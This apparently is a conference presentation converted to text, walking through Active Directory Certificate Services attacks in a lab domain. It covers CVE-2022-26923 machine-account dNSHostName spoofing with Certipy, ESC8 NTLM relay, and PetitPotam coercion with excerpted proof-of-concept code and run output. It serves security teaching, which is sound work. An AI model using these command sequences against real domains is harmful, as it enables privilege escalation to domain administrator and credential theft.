


CVE-2022-26923 – Script for Keddie

If you try exploited this vulnerability without any concept you be fail. BELIVEME 😊

```
(fgp@FgP)-[~/OWASP]
$ certipy account create -username svc_adcs -p '' -target 192.168.15.99 -user OWASP_NEWPC6$ -dns
'fgpcomputer@fgp.corp' -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[*] Creating new account:
    sAMAccountName          : OWASP_NEWPC6$
    unicodePwd               : t9B4hWH7Gw5q0G2l
    userAccountControl       : 4096
    servicePrincipalName     : HOST/OWASP_NEWPC6
                                RestrictedKrbHost/OWASP_NEWPC6
    dnsHostName              : fgpcomputer@fgp.corp
[+] Received unknown error: (constraintViolation) 0000200B: AttrErr: DSID-033E0EF3, #1:
    0: 0000200B: DSID-033E0EF3, problem 1005 (CONSTRAINT_ATT_TYPE), data 0, Att 9026b (dnsHostName)
```



CVE-2022–26923 – New Escalation

In essence, the vulnerability allowed a low-privileged user to escalate privileges to domain administrator in a default Active Directory environment with the Active Directory Certificate Services (AD CS) server role installed. We see AD CS environments on almost every engagement. It's rare that we see large and medium-sized Active Directory environments without AD CS installed. The vulnerability was patched as part of the May 2022 Security Updates from Microsoft.

By default, domain users can enroll in the User certificate template, and domain computers can enroll in the Machine certificate template. Both certificate templates allow for client authentication. This means that the issued certificate can be used for authentication against the KDC via the [PKINIT](#) Kerberos extension.

The ADCS has different templates for Users and Computers, there are simple difference between this two templates, basically the User template have a User Principal Name and Computer accounts do not.

Subject Name

Supply in the request

Use subject information from existing certificates for autoenrollment renewal requests (*)

Build from this Active Directory information

Select this option to enforce consistency among subject names and to simplify certificate administration.

Subject name format:

None

Include e-mail name in subject name

Include this information in alternate subject name:

E-mail name

DNS name

User principal name (UPN)

Service principal name (SPN)

ESC1 - Fixed

```
(fgp@FgP)-[~/OWASP]
$ certipy req -username "svc_adcs" -p '' -ca "fgp-ADCS-CA" -target ADCS.FGP.CORP -template Computer2
-upn 'svc_admin' -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve '' at '1.1.1.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 205
[*] Got certificate with UPN 'svc_adcs@fgp.corp'
[*] Certificate has no object SID
```

CVE-2022-26923

To exploit this vulnerability, we need look for three points.

1. Allow Enroll or Allow Full Control permission

2. Client Authentication EKU

3. CT_FLAG_ENROLLEE_SUPPLIES SUBJECT = 1

What is Allow Enroll?

This is the ability of any user (or machine) to enroll for certificate by himself. In other words, this is the ability to create and send CSRs with different templates. What about **Allow Full Control**? Well if a user or machine is having a full control over a certificate template, it is already having administrative privileges since the templates can be abused. But to learn how we must understand the other 2 concepts.

What is Client Authentication EKU?

This is the ability of the current certificate to be used for authentication with Kerberos. EKUs in general mean action (what can the issued certificate do?).

What is CT_FLAG_ENROLLEE_SUPPLIES SUBJECT = 1 ?

This flag represents the ability to control Subject Alternative Name (SAN) value of the published certificate. Having the ability to modify the SAN can result in requesting and issuing certificate for user (or machine) with higher domain permissions.

CVE-2022-26923 – Concept I

Remember, if you try to change the UPN from USER, you will get the BIG “unique in the entire forest” error, which means the user account can only have one UPN.

The screenshot shows the 'Properties' dialog for a user account named 'svc_teste'. In the 'Attributes' tab, the 'userPrincipalName' attribute is set to 'svc_admin@fgp.corp'. A red box highlights this attribute. Below the dialog, an 'ADSIEdit' window displays an error message: 'Operation failed. Error code: 0x21c8. The operation failed because UPN value provided for addition/modification is not unique forest-wide. 000021C8: AttrErr: DSID-03200BCE, #1: 0: 000021C8: DSID-03200BCE, problem 1005 (CONSTRAINT_ATT_TYPE), data 0, Att 90290 (userPrincipalName)'. An 'OK' button is at the bottom of the error window.


As we can said the computer account don't have UPN attributes and we can change the DNS Name attributes and ☺

The screenshot shows the 'Properties' dialog for a computer account named 'NEW_PC'. The 'Attributes' tab lists several attributes, including 'dNSHostName' set to 'teste.fgp.corp'. A red box highlights this attribute. The 'OK' button is visible at the bottom right of the dialog.

CVE-2022-26923 – Concept II

When you create new Computer account you have this situation

Permission svc_teste



New Computer Account

```
(fgp㉿FgP)-[~/OWASP]
└$ /home/fgp/Downloads/impacket/examples/addcomputer.py 'fgp.corp/svc_teste:Password123' -method LDAPS
-computer-name 'NEW_PC' -computer-pass 'Password123#'
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account NEW_PC$ with password Password123#.
```

Constraint Violations

```
(fgp㉿FgP)-[~/OWASP]
└$ certipy account update -username svc_adcs -p '' -target 192.168.15.99 -user NEW_PC -dns
'fgpcomputer.fgp.corp' -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[*] Updating user 'NEW_PC$':
    dnsHostName : fgpcomputer.fgp.corp
[-] User 'SVC_ADCS' doesn't have permission to update these attributes on 'NEW_PC$'
```

CVE-2022-26923 – Create and Update Account Malicious Computer



```
└─(fgp㉿FgP)-[~/OWASP]
$ certipy account create -username svc_adcs -p '' -target 192.168.15.99 -user OWASP_PC$ -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)

Password:
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[*] Creating new account:
    sAMAccountName          : OWASP_PC$
    unicodePwd               : EmormW08QChQMK0H
    userAccountControl       : 4096
    servicePrincipalName     : HOST/OWASP_PC
                                RestrictedKrbHost/OWASP_PC
    dnsHostName              : owasp_pc.fgp.corp
[*] Successfully created account 'OWASP_PC$' with password 'EmormW08QChQMK0H'
```

```
└─(fgp㉿FgP)-[~/OWASP]
$ certipy account update -username svc_adcs -p '' -target 192.168.15.99 -user OWASP_PC$ -dns
'fgpcomputer.fgp.corp' -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

```
Password:
[+] Authenticating to LDAP server
[+] Bound to ldaps://192.168.15.99:636 - ssl
[+] Default path: DC=fgp,DC=corp
[+] Configuration path: CN=Configuration,DC=fgp,DC=corp
[*] Updating user 'OWASP_PC$':
    dNSHostName             : fgpcomputer.fgp.corp
[*] Successfully updated 'OWASP_PC$'
```

CVE-2022-26923 – Request Malicious Certificate and TGT Domain Controller



```
└─(fgp㉿FgP)-[~/OWASP]
└$ certipy req -username "OWASP_PC$" -p 'EmormW08QChQMk0H' -ca "fgp-ADCS-CA" -target ADCS.FGP.CORP
-template Computer2 -debug
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

```
[+] Trying to resolve 'ADCS.FGP.CORP' at '1.1.1.1'
[+] Trying to resolve '' at '1.1.1.1'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[+] Connected to endpoint: ncacn_np:192.168.15.100[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 206
[*] Got certificate with UPN 'OWASP_PC$@fgp.corp'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'owasp_pc.pfx'
```

```
└─(fgp㉿FgP)-[~/OWASP]
└$ certipy auth -pfx owasp_pc.pfx -dc-ip 192.168.15.99
Certipy v4.0.0 - by Oliver Lyak (ly4k)
```

```
[*] Using principal: owasp_pc$@fgp.corp
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'owasp_pc.ccache'
[*] Trying to retrieve NT hash for 'owasp_pc$'
[*] Got NT hash for 'owasp_pc$@fgp.corp': 55f9369bfc18b0dca334186e4d3c5bc7
```

ADCS Attacks - ESC8 NTLM Again?



ESC8 - NTLM Relay and ADCS

As covered in the “Certificate Enrollment” section, AD CS supports several HTTP-based enrollment methods via additional AD CS server roles that administrators can install.

These HTTP-based certificate enrollment interfaces are all vulnerable NTLM relay attacks. Using NTLM relay, an attacker on a compromised machine can impersonate any inbound-NTLM-authenticating AD account.

While impersonating the victim account, an attacker could access these web interfaces and request a client authentication certificate based on the User or Machine certificate templates.

IIS Authentication ADCS Clients

The screenshot shows the IIS Manager interface under the 'Authentication' section. It lists various authentication methods with their status and response type:

Name	Status	Response Type
Anonymous Authentication	Disabled	HTTP 302 Login/Redirect
ASP.NET Impersonation	Disabled	
Forms Authentication	Disabled	
Windows Authentication	Enabled	HTTP 401 Challenge

A red box highlights the 'Windows Authentication' row. Below this, a modal window titled 'Advanced Settings' is open, showing the 'Extended Protection' dropdown set to 'Off'. A red box highlights this dropdown. The 'OK' button at the bottom of the modal is also highlighted with a red box.

The MICRO\$OFT suggest enable KERBEROS Authentication.

Console Webservice - ADCS

The screenshot shows a browser window for 'Microsoft Active Directory Certificate Services -- fgp-ADCS-CA'. The URL is https://adcs.fgp.corp/certsrv/certfnsh.asp. The page displays an 'Error' message: 'You did not come to this page as a result of a form submission. You may not bookmark this page.' It also says 'Contact your administrator for further assistance.'

Below the error message, detailed logs are provided:

- Request Mode:** - (no form data)
- Disposition:** (never set)
- Disposition message:** (none)
- Result:** The operation completed successfully. 0x0 (WIN32: 0)
- COM Error Info:**
- LastStatus:** The operation completed successfully. 0x0 (WIN32: 0)
- Suggested Cause:** No form data was included in the HTTP request. This is most likely caused by reaching this page through a bookmark.

Back to the Basic - NTLM


In NTLM, a challenge-response protocol is used for authentication. For any authentication request:

- 1.NTLM establishes a three-way handshake during client-server authentication with the client establishing a path to the server and negotiating authentication.
- 2) The server responds to the client's negotiation message with a challenge, asking the client to encrypt a sequence of characters using a secret it possesses: a hash of its password.
- 3) The client sends a response to the server, which contacts a domain authentication service hosted on a domain controller to verify the response.

In a NTLM relay attack, an attacker establishes a position between the client and server on the network and intercepts authentication traffic.

Client authentication requests are forwarded to the server by the attacker, similarly challenges are relayed to the client and valid authentication

responses to the challenge from the client are sent back to the server, allowing the attacker—rather than the client—to authenticate using the client's credentials.



EFSRPC and RPC

The Encrypting File System Remote Protocol (hereafter referred to as EFSRPC) is a Remote Procedure Call (RPC) interface that is used to manage data objects stored in an encrypted form. The objective of encrypting data in this fashion is to enforce access control policies and to provide confidentiality from unauthorized users

The screenshot displays NetworkMiner capturing EFSRPC traffic between two hosts (192.168.15.86 and 192.168.15.99). The captured session shows various RPC calls, including Bind, Write Response, Read Request, and AUTH3 challenges.

NetworkMiner Session Details:

- Source IP: 192.168.15.86
- Destination IP: 192.168.15.99
- Protocol: DCERPC
- Bind call_id: 1, Fragment: Single, 1 context items: EFS V1.0 (32bit NDR), NTLMSSP_NEGOTIATE
- Write Response (150)
- Read Request Len: 1048576 Off: 0 File: lsarpc (183)
- Bind_ack call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE (428)
- AUTH3 call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: fgp.corp\l (307)
- Write Response (150)
- File: lsarpc (244)

Context Item [1] Details:

- Context ID: 0
- Num Trans Items: 1
- Abstract Syntax: EFS V1.0
- Interface: EFS UUID: c681d488-d850-11d0-8c52-00c04fd90f7e
- Interface Ver: 1
- Interface Ver Minor: 0

Transfer Syntax [1]: 32bit NDR V2

Endpoints:

Id	Protocol	Name
704	msasn1_http	4670
704	msasn1_https	4999
704	msasn1_tcp	4999
704	msasn1_np	546954
704	ncacn_np	546954
704	ncalrpc	audf
704	ncalrpc	securitynt
704	ncalrpc	LSAPC_EBPOINT
704	ncalrpc	LSA_EAS_EPOINT
704	ncalrpc	lsass
704	ncalrpc	lsass
704	ncalrpc	protected_storage
704	ncalrpc	remote_Lock
704	ncalrpc	remote_pc
704	ncalrpc	remote_pc
704	ncalrpc	NTP LPC
704	ncalrpc	NETLOGON_LRPC
704	ncalrpc	Vault

Processes:

Name	Pid	Path	Description
ServerManager.exe	4932	C:\Windows\System32\ServerManager.exe	Server Manager
winsvc.exe	638	C:\Windows\System32\winlogon.exe	Windows Logon Application
dhcpcsvc.exe	416	C:\Windows\System32\dhcpcsvc.exe	Desktop Window Manager
fontdrvhost.exe	7022	C:\Windows\System32\fontdrvhost.exe	Usermod Font Driver Host
lsp.exe	581		
lsass.exe	681		Local Security Authority Process
volsvc.exe	3481	C:\Windows\System32\volsvc.exe	Virtual Disk Service
msdtsvc.exe	3254	C:\Windows\System32\msdtsvc.exe	Microsoft Distributed Transaction Co
dfrhost.exe	3118	C:\Windows\System32\dfrhost.exe	COM Surrogate
vlmcs.exe	2903	C:\Windows\System32\vlmcs.exe	Windows License Monitoring Serv
dsavc.exe	2398	C:\Windows\System32\dsavc.exe	Windows NT Distributed File System S
dsrvc.exe	2489	C:\Windows\System32\dsrvc.exe	Distributed File System Replicati
lmssvc.exe	2499	C:\Windows\System32\lmssvc.exe	Windows NT Interprise Messaging Ser
scharrv.exe	2421	C:\Windows\System32\scharrv.exe	Host Process for Windows Services
scharrv.exe	2424	C:\Windows\System32\scharrv.exe	Host Process for Windows Services
MapMyGps.exe	2494		
VLAuthService.exe	2388	C:\Program Files\VMware\VMware Tools\Windows\VLAuth\VLAuthService.exe	VMware Guest Authentication Serv
vtmcnterv.exe	2372	C:\Program Files\VMware\VMware Tools\Windows\vtmcnterv.exe	VMware Toolkit Core Serv
vlmdrvservice.exe	2364	C:\Windows\System32\vlmdrvservice.exe	VMware SVGA Helper Service
vlmdrvservice.exe	2362	C:\Windows\System32\vlmdrvservice.exe	VMware SVGA Helper Service
vlmdrvservice.exe	2793	C:\Windows\System32\vlmdrvservice.exe	VMware SVGA Helper Service
Microsoft.ActiveDirectory.WebServices.exe	2298	C:\Windows\System32\Microsoft.ActiveDirectory.WebServices.exe	Microsoft Active Directory Web Service
orchestrator	2381	C:\Windows\System32\orchestrator.exe	Host Process for Windows Services
orchestrator	2378	C:\Windows\System32\orchestrator.exe	Host Process for Windows Services
orchestrator	2376	C:\Windows\System32\orchestrator.exe	Host Process for Windows Services
orchestrator	2374	C:\Windows\System32\orchestrator.exe	Host Process for Windows Services
orchestrator	2372	C:\Windows\System32\orchestrator.exe	Host Process for Windows Services
orchestrator	2370	C:\Windows\System32\orchestrator.exe	Host Process for Windows Services
orchestrator	2368	C:\Windows\System32\orchestrator.exe	Host Process for Windows Services
orchestrator	2366	C:\Windows\System32\orchestrator.exe	Host Process for Windows Services
orchestrator	2364	C:\Windows\System32\orchestrator.exe	Host Process for Windows Services
orchestrator	2362	C:\Windows\System32\orchestrator.exe	Host Process for Windows Services
orchestrator	2360	C:\Windows\System32\orchestrator.exe	Host Process for Windows Services
orchestrator	2358	C:\Windows\System32\orchestrator.exe	Host Process for Windows Services
orchestrator	2356	C:\Windows\System32\orchestrator.exe	Host Process for Windows Services
explorer.exe	4719	C:\Windows\explorer.exe	Windows Explorer
ipcvnc.exe	5452	C:\Users\Administrator\Desktop\Ap\cvnc\ipcvnc.exe	IpcVnc
uninstall.exe	4184	C:\Program Files\VMware\VMware Tools\uninstall.exe	VMware Toolkit Core Service
uninstall.exe	5391	C:\Windows\System32\uninstall.exe	Windows Communication Foundation

Process Properties:

- Local Security Authority Process
- Version: 10.0.14393.187
- Path: C:\Windows\System32\lsass.exe
- CommandLine: C:\Windows\system32\lsass.exe
- User: NT AUTHORITY\SYSTEM
- Desktop:
- Image: lsass.exe

Interface Properties:

- RPC / NDR
- Uuid: c681d488-d850-11d0-8c52-00c04fd90f7e
- Version: 1.0
- Name:
- Location: C:\Windows\System32\lsass.dll
- Base: 0x00007ff67420000
- Status: MM_COINIT
- Stub: Interpreted
- Processor: 23
- Description: LSASS extension for RPS

Associations:

Id	Name	Address	Format
1	HttpFileServer_Download	0x00007ff67422290	0x00007ff67422290
2	HttpEncryptedFile_Download	0x00007ff67422440	0x00007ff67422440
3	HttpDecryptedFile_Download	0x00007ff67422340	0x00007ff67422340
4	HttpOpenUserOnFile_Download	0x00007ff67422500	0x00007ff67422500
5	HttpQueryRecoveryAgents_Download	0x00007ff67422560	0x00007ff67422560
6	HttpQueryRecoveryFile_Download	0x00007ff67422670	0x00007ff67422670
7	HttpQueryTemporaryFile_Download	0x00007ff67422790	0x00007ff67422790
8	HttpPrintTicketFile_Download	0x00007ff67422950	0x00007ff67422950
9	HttpPrintTicketJob_Download	0x00007ff67422770	0x00007ff67422770
10	HttpPrintTicketFile_Download	0x00007ff67422790	0x00007ff67422790
11	HttpPrintTicketJob_Download	0x00007ff67422770	0x00007ff67422770
12	HttpPrintTicketFile_Download	0x00007ff67422890	0x00007ff67422890

EFSRPC and RPC

In a hypothetical PetitPotam attack, the attacker abuses the Windows API function EfsRpcOpenFileRaw, which forces the server to connect to the location the attacker inserts into the FileName parameter. When the attacker passes along their own IP address in the FileName parameter, the server just connects to the attacker's machine, which is running an SMB server and relays the SMB traffic on behalf of the attacker.

```
class CoerceAuth():
    def connect(self, username, password, domain, lmhash, nthash, target, pipe, doKerberos, dcHost,
targetIp):
        binding_params = {
            'lsarpc': {
                'stringBinding': r'ncacn_np:%s[\PIPE\lsarpc]' % target,
                'MSRPC_UUID_EFSR': ('c681d488-d850-11d0-8c52-00c04fd90f7e', '1.0')
            },
            'efsrf': {
                'stringBinding': r'ncacn_np:%s[\PIPE\efsrf]' % target,
                'MSRPC_UUID_EFSR': ('df1941c5-fe89-4e79-bf10-463657acf44d', '1.0')
            },
            'samr': {
                'stringBinding': r'ncacn_np:%s[\PIPE\samr]' % target,
                'MSRPC_UUID_EFSR': ('c681d488-d850-11d0-8c52-00c04fd90f7e', '1.0')
            },
            'lsass': {
                'stringBinding': r'ncacn_np:%s[\PIPE\lsass]' % target,
                'MSRPC_UUID_EFSR': ('c681d488-d850-11d0-8c52-00c04fd90f7e', '1.0')
            },
            'netlogon': {
                'stringBinding': r'ncacn_np:%s[\PIPE\netlogon]' % target,
                'MSRPC_UUID_EFSR': ('c681d488-d850-11d0-8c52-00c04fd90f7e', '1.0')
            },
        }
    }
```

```
def EfsRpcOpenFileRaw(self, dce, listener):
    print("[-] Sending EfsRpcOpenFileRaw!")
    try:
        request = EfsRpcOpenFileRaw()
        request['fileName'] = '\\\\%s\\test\\Settings.ini\x00' % listener
        request['Flag'] = 0
        #request.dump()
        resp = dce.request(request)

    except Exception as e:
        if str(e).find('ERROR_BAD_NETPATH') >= 0:
            print('[+] Got expected ERROR_BAD_NETPATH exception!!')
            print('[+] Attack worked!')
            #sys.exit()
        return None
```

24	2.286200896	192.168.15.86	192.168.15.99	DCERPC	294 Bind: call_id: 1, Fragment: Single, 1 context items: EFS V1.0 (32bit NDR), NTLMSSP_NEGOTIATE
25	2.286635708	192.168.15.99	192.168.15.86	SMB2	150 Write Response
26	2.287453306	192.168.15.86	192.168.15.99	SMB2	183 Read Request Len:1048576 Off:0 File: lsarpc
27	2.287814237	192.168.15.99	192.168.15.86	DCERPC	428 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance, NTLMSSP_CHALLENGE
28	2.290163997	192.168.15.86	192.168.15.99	DCERPC	307 AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: fgp.corp\
29	2.290412183	192.168.15.99	192.168.15.86	SMB2	150 Write Response
30	2.290422452	192.168.15.86	192.168.15.99	EFS	214 EFS-Data-File-Request

- Ctx Item[1]: Context ID:0, EFS, 32bit NDR
Context ID: 0
Num Trans Items: 1
- Abstract Syntax: EFS V1.0
Interface: EFS UUID: c681d488-d850-11d0-8c52-00c04fd90f7e
Interface Ver: 1
Interface Ver Minor: 0
Transfer Syntax[1]: 32bit NDR V2

NTLM Relay and PetitPotam

Running the PoC don't requires username and password

```
(fgp@FgP)-[~/EkoParty]
$ python3 PetitPotam.py -d fgp.corp -u '' -p '' 192.168.15.78 192.168.15.99

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

Trying pipe lsarpc
[-] Connecting to ncacn_np:192.168.15.99[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```



```
(fgp@FgP)-[~/EkoParty]
